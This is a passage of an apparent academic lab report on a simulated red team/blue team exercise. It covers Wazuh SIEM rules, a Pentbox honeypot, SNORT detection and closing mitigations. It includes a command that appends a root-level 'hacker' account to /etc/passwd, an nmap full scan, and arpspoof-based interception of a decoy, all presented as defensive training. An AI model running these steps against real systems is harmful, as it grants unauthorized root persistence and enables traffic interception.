
t _index	wazuh-alerts-4.x-2026.04.27
t agent.id	002
t agent.ip	192.168.137.200
t agent.name	Ubuntu-Tomcat
t data.dstuser	vboxuser
t data.srcip	192.168.104.10
t data.srcport	52642
t decoder.name	sshd
t decoder.parent	sshd
t full_log	Apr 27 16:30:10 Ubuntu24 sshd[3736]: Accepted publickey for vbox user from 192.168.104.10 port 52642 ssh2: ED25519 SHA256:yItONKy LA6VelsIsAr+lrZ3L7mkTky1Z6v30O/8vhe4
t id	1777307412.49477
t input.type	log
t location	journald
t manager.name	wazuh-server
t predecoder.hostname	Ubuntu24
t predecoder.program_name	sshd
t predecoder.timestamp	Apr 27 16:30:10

Figure 3.25: Wazuh analyzes the system logs and detects an SSH access, punctually identifying the IP of the attacking machine.

The final act of the offensive *kill chain* (*Action on Objectives*) consisted of an activity of sabotage and system *tampering*. Operating as an administrator, the attacker simulated the creation of a "shadow" user by directly adding a malicious record to the end of the critical `/etc/passwd` file (Figures 3.26a and 3.26b).

```
echo "hacker:x:0:0:root:/root:/bin/bash" >> /etc/passwd
```

(a) Direct manipulation of the `passwd` file to insert the "hacker" user.



(b) Compromised file system.

Figure 3.26: Modification of sensitive system files.

This destructive maneuver, designed to consolidate dominance over the machine, represents the culmination of the Red Team offensive. However, the very modification of this sensitive file triggered the highest severity alarm within the *File Integrity Monitoring* (FIM) module of Wazuh (Figure 3.27), marking the passing of the baton to the defensive analysis that will be exhaustively covered in the next chapter.




Figure 3.27: Critical FIM alarm generated in real time following the alteration of the checksum.

Architectural note It is appropriate to specify that the use of an explicit *Destination NAT* (DNAT) rule on the Firewall to allow *inbound* SSH access (port 2222) represents an educational simplification aimed at demonstrating the concepts of tunneling and perimeter conflicts. In a well-configured real corporate infrastructure, *ingress filtering* would block by default any incoming connection not linked to public services. In such operational contexts, an advanced attacker would not rely on perimeter firewall misconfigurations, but would ensure persistence by establishing *outbound Command and Control* (C2) channels (Reverse SOCKS proxy or HTTPS *beaconing* on port 443), exploiting the natural permissiveness of firewalls for outbound traffic towards the Internet.
However, for the purposes of this simulation, the *inbound* approach via DNAT was opted for due to two fundamental reasons. Firstly, this configuration simulates a scenario of systemic *misconfiguration* or *shadow IT* (for example, a temporary remote access rule forgotten by an administrator), a logical vulnerability that is statistically relevant and frequently exploited in real incidents. Secondly, this operational choice allowed concretely demonstrating mastery of routing logics (*Network Address Translation* and management of port conflicts), maintaining the project's focus on the readiness of internal *detection* systems.

Chapter 4

Blue Team resilience

This chapter analyzes the defensive perspective of the infrastructure, focusing on the strategies and technologies adopted by the Blue Team to protect corporate nodes, promptly detect compromise, and mitigate the attacker's lateral movements. The core of this resilience architecture consists of the synergy of three fundamental components: **SNORT**, operating as an NIDS for monitoring raw network traffic; **Pentbox**, configured as a *honeypot* to implement *cyber deception* techniques and divert hostile scans; and finally, **Wazuh**, which acts as a centralized SIEM, aggregating and correlating logs from all devices, including physical alarms sent by the Portenta IoT device.

General flow of the defense phase

The response to the offensive outlined in the previous chapter is articulated through a sequence of proactive detections, summarized in the following logical steps:

1. **Response to internal reconnaissance:** as soon as the attacker starts mapping the network from the compromised Ubuntu server, the system intercepts the scans. This occurs thanks to the simultaneous acquisition of *alerts* generated by SNORT, native telemetry sent by the Portenta, and logs extracted from the Wazuh agent installed on the monitoring machine.

2. **Response to lateral movement:** during exploration, the attacker identifies the honeypot, believing it to be a legitimate target. When *port scanning*, *ARP spoofing* attacks, and access attempts (*Man-in-the-Middle*) are executed towards the decoy, the fake service records the intrusion and generates critical alarms to Wazuh, unequivocally revealing the presence, position, and intentions of the malicious agent.

1. Response to the internal reconnaissance phase

To allow Wazuh to correctly interpret the alarms generated by physical and digital sensors, the Blue Team performed an extensive *tuning* operation. The `local_rules.xml` configuration file of the Wazuh Manager was modified, introducing custom rules to map specific events to appropriate severity levels. As illustrated in Figure 4.1, specific rules were created for the Portenta IoT device, which also partially reflect the device's operation as previously seen on the dashboard. For example, rule `100011` identifies suspicious noises detected by the acoustic sensor, rule `100012` signals a physical intrusion confirmed by the volumetric sensor, while rule `100020` triggers when SNORT detects abnormal network traffic directed to the Portenta's IP.

```
</group>

<group name="iot, portenta,">

  <rule id="100010" level="3">
    <match>portenta_h7</match>
    <description>IoT Sensor: Log dalla Portenta H7</description>
  </rule>

  <rule id="100011" level="8">
    <if_sid>100010</if_sid>
    <match>Rumore sospetto</match>
    <description>SOC WARNING: Rilevato rumore anomalo nella Sala Server (Sensore Acustico)</description>
    <mitre>
       <id>T1008</id>
    </mitre>
  </rule>

  <rule id="100012" level="12">
    <if_sid>100010</if_sid>
    <match>Intrusione rilevata</match>
    <description>SOC CRITICAL: Intrusione fisica confermata! Sensore Volumetrico attivato.</description>
    <mitre>
       <id>T1056</id>
    </mitre>
  </rule>

  <rule id="100020" level="12">
    <if_sid>20101</if_sid>
    <match>192.168.137.197</match>
    <description>CRITICO: Rilevato traffico anomalo (Possibile Scansione) sulla rete LAN</description>
    <mitre>
      <id>T1557.002</id>
    </mitre>
  </rule>

</group>
```

Figure 4.1: Custom XML rules in Wazuh for the classification of IoT events.

Simultaneously, the correlation engine was instructed to handle the honeypot. Figures 4.2a and 4.2b respectively show rule `100030`, which triggers when SNORT detects a scan directed towards the honeypot's IP, and rule `100002`, which intercepts the `INTRUSION ATTEMPT` log string generated by the Pentbox daemon when the attacker attempts direct access.

```
<group name="honeypot, ids,">
  <rule id="100030" level="10">
    <if_sid>20101</if_sid>

    <match>192.168.137.201</match>

    <description>SOC ALERT: Trappola Honeypot innescata! L'attaccante $(srcip) ha scansionato l'esca.</description>
    <mitre>
      <id>T1046</id>
    </mitre>
  </rule>
</group>
```


(a) Rule 100030: detection of scans towards the honeypot.

```
<group name="honeypot_attacks,">
  <rule id="100002" level="12" overwrite="yes">
    <decoded_as>pentbox_decoder</decoded_as>
    <match>INTRUSION ATTEMPT</match>
    <description>ATTENZIONE: Attacco rilevato sull Honeypot Pentbox!</description>
  </rule>
</group>
```

(b) Rule 100002: detection of access attempts to the honeypot.

Figure 4.2: Definition of cyber deception rules in the `local_rules.xml` file.

As soon as the attacker, from their *web shell* on Ubuntu, executes the `nmap` scans described in the previous chapter, the defensive infrastructure springs into action. The first critical *alerts* are recorded on the Wazuh *dashboard*. Figure 4.3 shows the chronology of alarms generated by ICMP packets or *SYN scans* directed at the Portenta, labeled as "Possible Scan". Analyzing the details of these alarms (Figure 4.4), the SOC analyst is able to observe a direct correlation with the *ARP cache poisoning* technique, highlighting the detection of the *Man-in-the-Middle* in progress.



31,006 hits

Apr 24, 2026 @ 12:24:19.491 - Apr 24, 2026 @ 15:34:26.305

Export Formatted | Reset view | 640 available fields | Columns | Density | **1 fields sorted** | Full screen

timestamp	agent.name	rule.description	rule.level	rule.id
Apr 24, 2026 @ 15:27:25.169	honeypot	IDS event.	6	20101
Apr 24, 2026 @ 15:27:25.163	honeypot	CRITICO: Rilevato traffico anomalo (Possibile Scansione) sulla rete LAN	12	100020
Apr 24, 2026 @ 15:27:25.161	honeypot	CRITICO: Rilevato traffico anomalo (Possibile Scansione) sulla rete LAN	12	100020
Apr 24, 2026 @ 15:27:25.156	honeypot	IDS event.	6	20101
Apr 24, 2026 @ 15:27:25.152	honeypot	CRITICO: Rilevato traffico anomalo (Possibile Scansione) sulla rete LAN	12	100020
Apr 24, 2026 @ 15:27:25.147	honeypot	CRITICO: Rilevato traffico anomalo (Possibile Scansione) sulla rete LAN	12	100020
Apr 24, 2026 @ 15:27:25.143	honeypot	IDS event.	6	20101
Apr 24, 2026 @ 15:27:25.140	honeypot	First time this IDS alert is generated.	8	20100
Apr 24, 2026 @ 15:27:25.140	honeypot	CRITICO: Rilevato traffico anomalo (Possibile Scansione) sulla rete LAN	12	100020
Apr 24, 2026 @ 15:27:25.137	honeypot	CRITICO: Rilevato traffico anomalo (Possibile Scansione) sulla rete LAN	12	100020

Figure 4.3: SOC Dashboard: list of critical alarms generated by scans towards the LAN network.

Figure 4.4: Network alert detail: the SIEM correlates the SNORT event to the ARP cache poisoning technique.

In addition to logical threats, Wazuh monitors the physical integrity of the environment. Figure 4.5 demonstrates the effectiveness of the *syslog* stream sent natively by the Portenta: abnormal noises or unauthorized physical access are immediately translated into security *alerts*.

Figure 4.5: Detection of physical anomalies sent by the Portenta H7 to the Wazuh dashboard.


In parallel, the *deception* strategy bears fruit. The attacker, convinced they are exploring a vulnerable IoT device, scans and interacts with the honeypot. As demonstrated in the scan output in Figure 4.6, the deception orchestrated via *MAC Spoofing* is fully successful: the tool returns the *fingerprint* of a "Raspberry Pi Foundation" device, confirming the presumed legitimacy of the target to the malicious agent.

```
tomcat@tomcat:~$ sudo nmap -sV -O -p- 192.168.137.201
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-24 11:43 UTC
Nmap scan report for 192.168.137.201
Host is up (0.0012s latency).
All 65535 scanned ports on 192.168.137.201 are in ignored states.
Not shown: 65535 closed tcp ports (reset)
MAC Address: B8:27:EB:11:22:33 (Raspberry Pi Foundation)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.87 seconds
```

Figure 4.6: Attacker's scan towards the honeypot: the deception of the MAC address camouflaged as a Raspberry Pi is successful.

This false success triggers a massive number of alarms (Figure 4.7), allowing the defense team to track every single packet sent to the decoy. As observed from the log detail in Figure 4.8, the honeypot even detects the connection attempt on specific ports, capturing the source IP of the infected pivot server and confirming the presence of the intruder in the network.



23,621 hits

Apr 24, 2026 @ 11:00:00.000 - Apr 24, 2026 @ 14:04:28.801

Export Formatted | Reset view | 639 available fields | Columns | Density | 1 fields sorted | Full screen

timestamp	agent.name	rule.description	rule.level	rule.id
Apr 24, 2026 @ 14:04:24.344	honeypot	SOC ALERT: Trappola Honeypot innescata! L'attaccante 192.168.137.200 ha scansionato l'esca.	10	100030
Apr 24, 2026 @ 14:04:24.343	honeypot	SOC ALERT: Trappola Honeypot innescata! L'attaccante 192.168.137.200 ha scansionato l'esca.	10	100030
Apr 24, 2026 @ 14:04:24.320	honeypot	SOC ALERT: Trappola Honeypot innescata! L'attaccante 192.168.137.200 ha scansionato l'esca.	10	100030
Apr 24, 2026 @ 14:04:24.315	honeypot	SOC ALERT: Trappola Honeypot innescata! L'attaccante 192.168.137.200 ha scansionato l'esca.	10	100030
Apr 24, 2026 @ 14:04:24.312	honeypot	SOC ALERT: Trappola Honeypot innescata! L'attaccante 192.168.137.200 ha scansionato l'esca.	10	100030
Apr 24, 2026 @ 14:04:24.309	honeypot	SOC ALERT: Trappola Honeypot innescata! L'attaccante 192.168.137.200 ha scansionato l'esca.	10	100030
Apr 24, 2026 @ 14:04:24.301	honeypot	SOC ALERT: Trappola Honeypot innescata! L'attaccante 192.168.137.200 ha scansionato l'esca.	10	100030
Apr 24, 2026 @ 14:04:24.283	honeypot	SOC ALERT: Trappola Honeypot innescata! L'attaccante 192.168.137.200 ha scansionato l'esca.	10	100030
Apr 24, 2026 @ 14:04:24.252	honeypot	SOC ALERT: Trappola Honeypot innescata! L'attaccante 192.168.137.200 ha scansionato l'esca.	10	100030

Figure 4.7: Trap triggered: peak of alarms generated by the attacker's scans towards the honeypot IP.






Figure 4.8: Honeypot alert detail: unique identification of the source IP and target port.

2. Response to lateral movement

The effectiveness of the defensive strategy becomes even more evident during lateral movement attempts. As mentioned, the attacker, falling into the trap, deems the honeypot IP to be a high-value target. They then proceed to launch a bidirectional *ARP spoofing* attack aimed at the decoy, with the intent of intercepting its traffic. Using the compromised Ubuntu server, the attacker employs the `arpspoof` tool to poison the ARP tables of the honeypot and the Gateway. Figures 4.9a and 4.9b document the execution of this offensive maneuver.



(a) ARP cache poisoning towards the Gateway.



(b) ARP cache poisoning towards the honeypot.

Figure 4.9: Execution of the *Man-in-the-Middle* attack directed at the honeypot.

Having completed the *Man-in-the-Middle*, the attacker listens with `tcpdump` to inspect packets in transit (Figure 4.10). At this juncture, *cyber deception* reaches its peak: the Pentbox daemon, specifically configured to simulate vulnerable services, intercepts the attacker's requests and returns a fake plaintext HTTP page disguised as a control panel. As evidenced by the output captured by the attacker, the honeypot provides deceptive and highly attractive information (*honeytokens*), such as fake *debug* credentials and developer mode enabled warnings. The malicious agent believes they have successfully compromised the system and acquired critical data, unaware that every interaction with this fake service has already triggered critical alarms on Wazuh (described in the previous paragraph), allowing the Blue Team to study their moves in total safety.




Figure 4.10: The attacker intercepts the honeypot traffic via `tcpdump`, capturing false credentials and fake service pages returned by Pentbox.

Deep dive into the role of SNORT and Wazuh

A characterizing element of the monitoring infrastructure is the coexistence of two complementary detection paradigms: network analysis (entrusted to the SNORT sensor) and *endpoint* analysis (managed by Wazuh agents on individual hosts). This duality does not constitute redundancy, but rather the practical implementation of the **defense in depth** principle. While SNORT, operating as a *Network Intrusion Detection System*, intercepts *in-transit* threats at the packet level (*port scanning* techniques or Layer 2 attacks such as *ARP poisoning*), it is intrinsically ineffective against threats delivered via encrypted channels (SSH, HTTPS) or against purely local threats. In these scenarios, the Wazuh agent, operating as a *Host Intrusion Detection System*, takes over. The latter monitors the *in-host* behavior of the operating system and applications, detecting anomalies such as *privilege escalation* attempts, manipulation of critical files, or execution of suspicious processes. The integration of these two telemetry sources within the SIEM ensures holistic and contextualized visibility, nullifying the physiological "blind spots" of each individual technology. The integration of these two telemetry sources within the SIEM ensures holistic and contextualized visibility, nullifying the physiological "blind spots" of each individual technology.

Chapter 5

Conclusions and future developments

Final reflections on the project

The paper allowed the simulation and analysis, in a controlled environment, of the dynamics of a realistic cyberattack, placing particular emphasis on the architectural and configuration vulnerabilities typical of small and medium-sized enterprises. The project concretely demonstrated how a chain of seemingly isolated oversights – the exposure of an obsolete service, the adoption of default credentials, the execution of containers with maximum privileges, and the use of a flat network – can collapse under the pressure of an attacker, leading to the total compromise of critical physical assets, such as the corporate IoT monitoring system. At the same time, the exercise highlighted the invaluable worth of a solid defensive *posture* based on proactive monitoring and the principle of *defense in depth*. The integration of open-source solutions (SNORT, Pentbox, and Wazuh) guaranteed the Blue Team complete and layered visibility. Although the basic infrastructure presented severe shortcomings, the *cyber deception* system and the SIEM made it possible to unmask the attacker already during the reconnaissance and lateral movement phases, converting the offensive tactical advantage into immediate defensive traceability. The adversary compromised the server, but never stopped being "observed".

Mitigations and future developments

Consistent with the purely *detection*-oriented approach adopted in this laboratory, the current system is limited to alerting SOC analysts without intervening automatically. To evolve this infrastructure from a monitoring-only scenario to a highly resilient and secure ecosystem, the following future developments can be identified:

- **Network segmentation (DMZ and VLAN):** overcoming the *flat* architecture represents the absolute priority. The introduction of a *Demilitarized Zone* to confine the publicly exposed Tomcat server and the implementation of VLANs dedicated exclusively to IoT devices (such as the Portenta H7) would prevent the attacker from executing layer 2 lateral movements and *ARP spoofing* attacks.
- **Implementation of active response:** currently SNORT and Wazuh operate in passive mode (IDS). An important future development consists of enabling the *active response* modules of Wazuh. In the presence of critical alarms, the SIEM could dynamically interface with `iptables` on the Edge Firewall to perform the automatic *drop* of packets coming from the attacking IP, blocking the threat in real time.
- **Hardening and principle of least privilege:** to mitigate the risks related to *Exploitation*, proper configuration of the application environment is necessary. The Tomcat service and the Docker daemon should never be executed as the `root` user. Furthermore, the application of strict policies for password robustness and system updating would neutralize the attack conducted in chapter 2 in its bud.
- **Secure evolution of IoT telemetry:** the Portenta H7 device currently communicates in plaintext over the HTTP protocol, lending itself to interceptions. Future iterations of the firmware should involve abandoning HTTP in favor of encrypted and lighter protocols, such as **MQTT over TLS** (MQTTS), guaranteeing the integrity and confidentiality of the physical alarms sent to the central *dashboard*.

In conclusion, this project confirms that there is no single solution capable of guaranteeing absolute security. Only the synergy between a network architecture segregated *by design*, rigorous system *hardening*, and a centralized and reactive monitoring platform can provide modern corporate infrastructures with the necessary defenses to resist and respond to the threats of today's cyber landscape.